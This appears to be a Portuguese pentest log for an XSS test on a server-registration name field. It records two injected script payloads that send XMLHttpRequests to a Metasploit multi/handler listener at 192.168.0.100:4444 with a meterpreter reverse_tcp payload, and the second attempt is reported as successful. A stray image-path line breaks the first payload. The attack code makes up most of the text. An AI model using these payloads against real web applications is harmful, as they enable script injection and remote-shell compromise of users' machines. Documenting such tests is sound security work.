Essa atividade representa a tarefa **Cadastro de Servidor - XSS.**

Data:

Horário dos Testes: 1 hora

Horário Total: 1 hora

**Objetivo:** Tentar usar o campo de nome para incluir um script malicioso que consiga burlar o filtro CORS e realizar uma chamada a um listener do mestasploit para executar um ataque usando meterpreter.

**Ferramenta:** Para os ataques abaixo, foi utilizado metasploit usando o exploit disponível em *exploits/multi/handler* e usando como payload, o script disponível em *windows/meterpreter/reverse\_tcp.*

**Resultados**

**Tentativa 1**

<script>

r = new XMLHttpRequest();


r.open("GET",’http://192.168.0.100:4444’,false);

r.withCredentials = true;

r.send();

</script>

**Resultado**



**Tentativa 2:**

<script>

r = new XMLHttpRequest();

r.open("GET",’http://192.168.0.100:4444’,false);

r.setRequestHeader(“Access-Control-Allow-Origin”,”\*”);

r.send();

</script>

**Resultado:**

A requisição é bem sucedida e o Metasploit consegue iniciar o exploit.

